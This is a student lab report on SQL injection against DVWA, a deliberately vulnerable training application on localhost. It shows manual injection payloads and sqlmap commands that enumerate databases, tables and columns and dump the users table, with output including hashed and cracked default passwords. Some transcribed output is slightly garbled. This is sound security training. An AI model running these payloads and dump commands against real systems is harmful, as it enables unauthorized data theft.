

ELEVATE LABS

TASK 7

SQL Injection Practical Exploitation

Student Name: Chalumuri Sri Venkata Srinivas

University: Aditya University

Domain: Cybersecurity

Duration: 1st January 2026 to 30th April 2026


1. Identify injectable parameters

Injectable parameters are user-controlled inputs that are passed to the backend (SQL queries, OS commands, scripts) without proper validation or sanitization, allowing an attacker to inject malicious payloads.

Why Identifying Injectable Parameters Is Important

- First step of SQL Injection
- Used in XSS, Command Injection, LDAP Injection
- Helps attacker control backend behavior
- Core skill in penetration testing

Step 1: Open SQLi Page (DVWA)



Step 2: Normal Input Test

Output shows user details
(This is baseline behavior)

The screenshot shows a dual-monitor setup. The left monitor displays the DVWA navigation menu with 'SQL Injection' selected. The right monitor shows the 'Vulnerability: SQL Injection' page. On the right page, the 'User ID:' field contains '1', and the output below it shows 'ID: 1', 'First name: admin', and 'Surname: admin'. A 'More Information' section lists several links related to SQL injection.

Step 3: Inject Single Quote

The screenshot shows the same dual-monitor setup. The left monitor shows the DVWA menu. The right monitor shows the 'Vulnerability: SQL Injection' page with the 'User ID:' field containing '1' followed by a single quote ('). An SQL error message is displayed: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1'.

SQL error shown

id parameter is injectable

2. Run SQLMap

SQLMap is an open-source automated penetration testing tool used to:

- Detect SQL Injection vulnerabilities
- Exploit injectable parameters
- Extract database information

Why SQLMap is Used

- Automatically finds **injectable parameters**
- Detects **type of SQL injection**

- Dumps:
 - Databases
 - Tables
 - Columns

Basic SQLMap Workflow (Theory)


1. Provide a URL or request
2. SQLMap tests parameters
3. Identifies injectable parameter
4. Identifies database
5. Extracts data (if allowed)

STEP 1: Start Required Services

```
sudo service apache2 start
sudo service mysql start
```

STEP 2: Open DVWA in Browser

<http://localhost/DVWA>



The screenshot shows the DVWA login page. At the top is the DVWA logo. Below it is a form with two input fields: 'Username' and 'Password', both currently empty. Underneath the password field is a 'Login' button. At the bottom of the page, there is a small link: 'Damn Vulnerable Web Application (DVWA)'.

STEP 3: Set DVWA Security to LOW

DVWA menu → DVWA Security

Select Low

Click Submit

The DVWA Security page displays a sidebar menu on the left with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, and API. The 'SQL Injection' option is highlighted. The main content area shows the title 'DVWA Security' with a lock icon. Below it is a 'Security Level' section. A note states: 'Security level is currently: impossible.' It explains that users can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA. A dropdown menu is set to 'Low' and a 'Submit' button is present. A note below the dropdown says: 'Prior to DVWA v1.9, this level was known as 'high''. At the bottom of the main content area, there is a link to 'View Broken Access Control Logs'.

STEP 4: Choose a Vulnerable Page

DVWA → SQL Injection

The DVWA Security page displays a sidebar menu on the left with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, and API. The 'SQL Injection' option is highlighted. The main content area shows the title 'Vulnerability: SQL Injection'. It features a text input field labeled 'User ID:' and a 'Submit' button. Below this is a 'More Information' section containing a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com>

STEP 5: Confirm Manual SQL Injection

1' OR '1='1

If it shows all users injectable confirmed

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar includes links to 'Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main header says 'DVWA'. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current selection, highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, and PHP Info. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with 'User ID:' and a 'Submit' button. Below the form, the output shows: 'ID: 1', 'First name: admin', and 'Surname: admin'. A section titled 'More Information' provides links to external resources: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_Injection, and <https://bobby-tables.com/>.


STEP 6: Get Session Cookie (VERY IMPORTANT)

How to get cookie:

Press F12 (Developer Tools)

Go to Application

Left panel → Cookies



STEP 7: Basic SQLMap Test

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low"
```

```
--(kali㉿kali)-[~/var/www/html]
$ 
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9a9dd11988b06076263db592c1fb0376; security=low"
.....  

{1.10#stable}
https://sqlmap.org  

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
possible for any misuse or damage caused by this program
[*] starting @ 23:26:50 /2026-01-31/
```

```
[23:26:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:26:51] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:26:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:26:51] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:26:51] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:26:51] [INFO] testing 'Generic inline queries'
[23:26:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:26:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:26:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE comment)'
[23:26:51] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[23:27:01] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[23:27:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:27:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:27:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically e
[23:27:10] [INFO] target URL appears to have 2 columns in query
[23:27:10] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[23:27:18] [INFO] testing if GET parameter 'Submit' is dynamic
[23:27:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[23:27:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[23:27:18] [INFO] testing for SQL injection on GET parameter 'Submit'
[23:27:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
--(kali㉿kali)-[~/var/www/html]
$ 
23:27:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
23:27:21] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id='1' AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'GijZ'=GijZ&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x7a654b6775655665f636443427577696843427a666a424c6b4f464c494d624e596444516d526a,0x716b627071)-- -&Submit=Submit

23:27:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL > 5.0.12 (MariaDB Fork)
23:27:21] [WARNING] HTTP error codes detected during run:
400 (Internal Server Error) - 26 times
23:27:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 23:27:21 /2026-01-31/
```

STEP 8: Get Database Names

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low" \--db
```

```
(kali㉿kali)-[~/var/www/html]
└─$ 
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id='1' AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'GijZ'='GijZ&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x7a654b67756565566f636443427577696843427a666a424c6b4f464c494d624e596444516d526a,0x716b627071)-- -65submit=Submit

[23:30:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:30:32] [INFO] fetching database names
[23:30:32] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[23:30:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 23:30:32 /2026-01-31/
```

STEP 9: Select DVWA Database

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa \-tables
```

```
(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \--cookie="PHPSESSID=9a9dd11988b06076263dbf
    {1.10#stable}
    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
sponsible for any misuse or damage caused by this program

[*] starting @ 23:32:40 /2026-01-31/

[23:32:40] [INFO] resuming back-end DBMS 'mysql'
[23:32:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id='1' AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'GijZ'='GijZ&Submit=Submit

_____
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x7a654b67756565566f636443427577696843427a666a424c6b4f464c494d624e596444516d526a,0x716b627071)-- -65submit=Submit

[23:32:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:32:40] [INFO] fetching tables for database: 'dvwa'
[23:32:40] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[23:32:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 23:32:40 /2026-01-31/
```

STEP 10: Get Columns from users Table

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa \-T users \-columns
```

```
(kali㉿kali)-[~/var/www/html]
└─$ sqlmap -u "http://192.168.1.108/dvwa" --cookie="PHPSESSID=abc123xyz; security=low" --method=GET --dbs
{1.10#stable}
https://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:35:23 /2026-01-31

[23:35:23] [INFO] resuming back-end DBMS 'MySQL'
[23:35:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'Gijz'='GijzSubmit=Submit

Type: UNION query
Title: UNION ALL SELECT query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x7a654b6775655656f6364434275776968427a666a27c6b4f464c494d624e59644516d526a,0x716b627071)-- -6Submit=Submit

[23:35:23] [INFO] the back-end DBMS is MySQL
```

```
(kali㉿kali)-[~/var/www/html]
└─$ sqlmap -u "http://192.168.1.108/dvwa" --cookie="PHPSESSID=abc123xyz; security=low" --method=GET --columns=dvwa.users
{1.10#stable}
https://sqlmap.org

web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:35:23] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:35:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| role   | varchar(20) |
| user   | varchar(15) |
| account_enabled | tinyint(1) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[23:35:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

STEP 11: Dump Usernames & Passwords

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa -T users --dump
```

```
(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit" \--cookie="PHPSESSID=a9dd11988b06076263db592c1fdbd376; security=low" \-D dvwa -T users --dump
{1.10#stable}
https://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:37:28 /2026-01-31

[23:37:28] [INFO] resuming back-end DBMS 'mysql'
[23:37:28] [INFO] testing connection to the target URL
```

```
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password | last_name | first_name | last_login | failed_login | account_enabled |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2026-01-28 08:02:01 | 0 | 1 |
| 2 | user | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a16c428cb38d5f26085367892e03 (abc123) | Brown | Gordon | 2026-01-28 08:02:01 | 0 | 1 |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e04fc69216b (charley) | Me | Hack | 2026-01-28 08:02:01 | 0 | 1 |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe4cadede5c71e9e907 (letmein) | Picasso | Pablo | 2026-01-28 08:02:01 | 0 | 1 |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-01-28 08:02:01 | 0 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[23:39:34] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[23:39:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 23:39:34 /2026-01-31/
```

3.Extract database names


Extracting database names is a key step after confirming that a web application is vulnerable to SQL Injection. A database stores data in multiple schemas (databases), and each database may contain sensitive tables such as users, passwords, or configuration data. By exploiting SQL Injection, an attacker can query the DBMS metadata (like information_schema in MySQL) to enumerate all available databases on the target server.

This step helps identify:

- The main application database (e.g., dvwa)
- System databases (e.g., mysql, information_schema)
- Which database should be targeted next for table and data extraction

Step 1: Identify the Target URL

<http://localhost/DVWA/vulnerabilities/sql/>



Step 2: Get Valid Session Cookie

From browser cookies:

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low

The screenshot shows a Firefox browser window with the URL `http://localhost/DVWA/vulnerabilities/sql/index.php?id=1&Submit=Submit&user_token=1a7fdaf527f5d5df9b174d00d1615c0628`. The DVWA logo is at the top right. The main content area displays "Vulnerability: SQL Injection" with a form field for "User ID". Below it, a red error message says "ID: 1 First name: admin Surname: admin". To the right, there's a "More Information" section with several links about SQL injection. At the bottom, the browser's developer tools Network tab shows a table of cookies. One cookie is highlighted: PHPSESSID=9a9dd1988000076203db592c1fb376; security=low. The "Data" column for this cookie shows the full session data.

Step 3: SQLMap Command to Extract Database Names

The terminal window shows the command `sqlmap -u "http://localhost/DVWA/vulnerabilities/sql/index.php?id=1&Submit=Submit" --cookie="PHPSESSID=9a9dd1988000076203db592c1fb376; security=low" --dbs` being run. The output includes a warning about legal disclaimer, the start time (00:00:07 /2026-02-01), and the connection test to the target URL. It then lists the databases found: { ., mysql }.

[[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:00:07 /2026-02-01/

[00:00:07] [INFO] resuming back-end DBMS 'mysql'

[00:00:07] [INFO] testing connection to the target URL

[[*] (kali㉿kali)-[~/var/www/html]

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'GijZ='GijZ&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71a6b6271,0x7a654b677565655665f636443427577696843427a666a424c6b4f464c494d624e596444516d526a,0x71b6d27071)-- -&Submit=Submit
[00:00:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB Fork)
[00:00:07] [INFO] Fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
[00:00:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 00:00:07 /2026-02-01/

4.Extract tables.

After identifying the database name, the next step in SQL Injection is table enumeration.

A database contains multiple tables that store structured data such as user credentials, logs, or configuration values. By exploiting SQL Injection, an attacker can query the database metadata (for example, the

information_schema.tables table in MySQL) to list all tables present in a specific database.

Extracting table names helps an attacker:

- Understand the database structure
- Identify sensitive tables (e.g., users, admin, login)
- Decide which tables to target for data extraction

Step 1: Target URL

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar includes links to Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area is titled "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. In the main form, there is a "User ID:" input field containing "1 OR 1=1" and a "Submit" button. Below the input field, the results are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". At the bottom of the page, there is a "More Information" section with four links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The browser toolbar at the bottom shows various icons for different applications like File Explorer, Google Chrome, and Microsoft Word.

Step 2: Get Valid Cookie

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low

The screenshot shows the DVWA SQL Injection page. In the User ID field, the value '1 OR 1=1' is entered. Below the form, a section titled 'More Information' lists several resources related to SQL injection. At the bottom, a browser's developer tools Network tab is open, showing a table of cookies. One cookie, 'PHPSESSID', is highlighted in blue, indicating it is selected.

Step 3: SQLMap Command to Extract Tables

```
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9a9dd11988b06076263db592c1fdb376; security=low" -D dvwa -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. It is not the responsibility of the author or contributors of this program
[*] starting @ 00:08:03 /2026-02-01/
[00:08:03] [INFO] resuming back-end DBMS 'mysql'
[00:08:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
(kali㉿kali)-[~/var/www/html]
$ 
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x7a654b67756556656f63644342757769684327a666a424c6b4f464c494d62+e596444516d526a,0x716b627071)-- -65Submit=Submit
[00:08:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[00:08:03] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook |
| security_log |
| users      |
+-----+
[00:08:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 00:08:03 /2026-02-01/
```

5.Extract user data

After identifying the database and its tables, the next step is data extraction. User data is usually stored in tables like users, which may contain usernames, passwords (hashed/plain), emails, and roles. By exploiting SQL Injection, an attacker can execute unauthorized SQL queries to retrieve sensitive records directly from the database.

In MySQL-based applications like DVWA, SQL Injection allows access to table contents using:

- Automated tools (SQLMap)
- Manual queries via UNION SELECT

Extracting user data demonstrates a complete compromise of confidentiality, proving the severity of the vulnerability.

Step 1: Target URL

http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit

The screenshot shows the DVWA application running in a web browser. The title bar indicates the browser is Kali NetHunter. The main content area displays the 'Vulnerability: SQL Injection' page. At the top, there is a form with a 'User ID:' input field and a 'Submit' button. Below the form, under the heading 'More Information', is a list of links related to SQL injection. On the left side, there is a vertical sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, and PHP Info. The bottom of the screen shows the Windows taskbar with several icons for various applications.

Step 2: Valid Session Cookie:

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low

The screenshot shows a Kali Linux desktop environment. In the top right corner, there's a terminal window with the following output:

```
(kali㉿kali)-[~/www/html]
$ ...
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
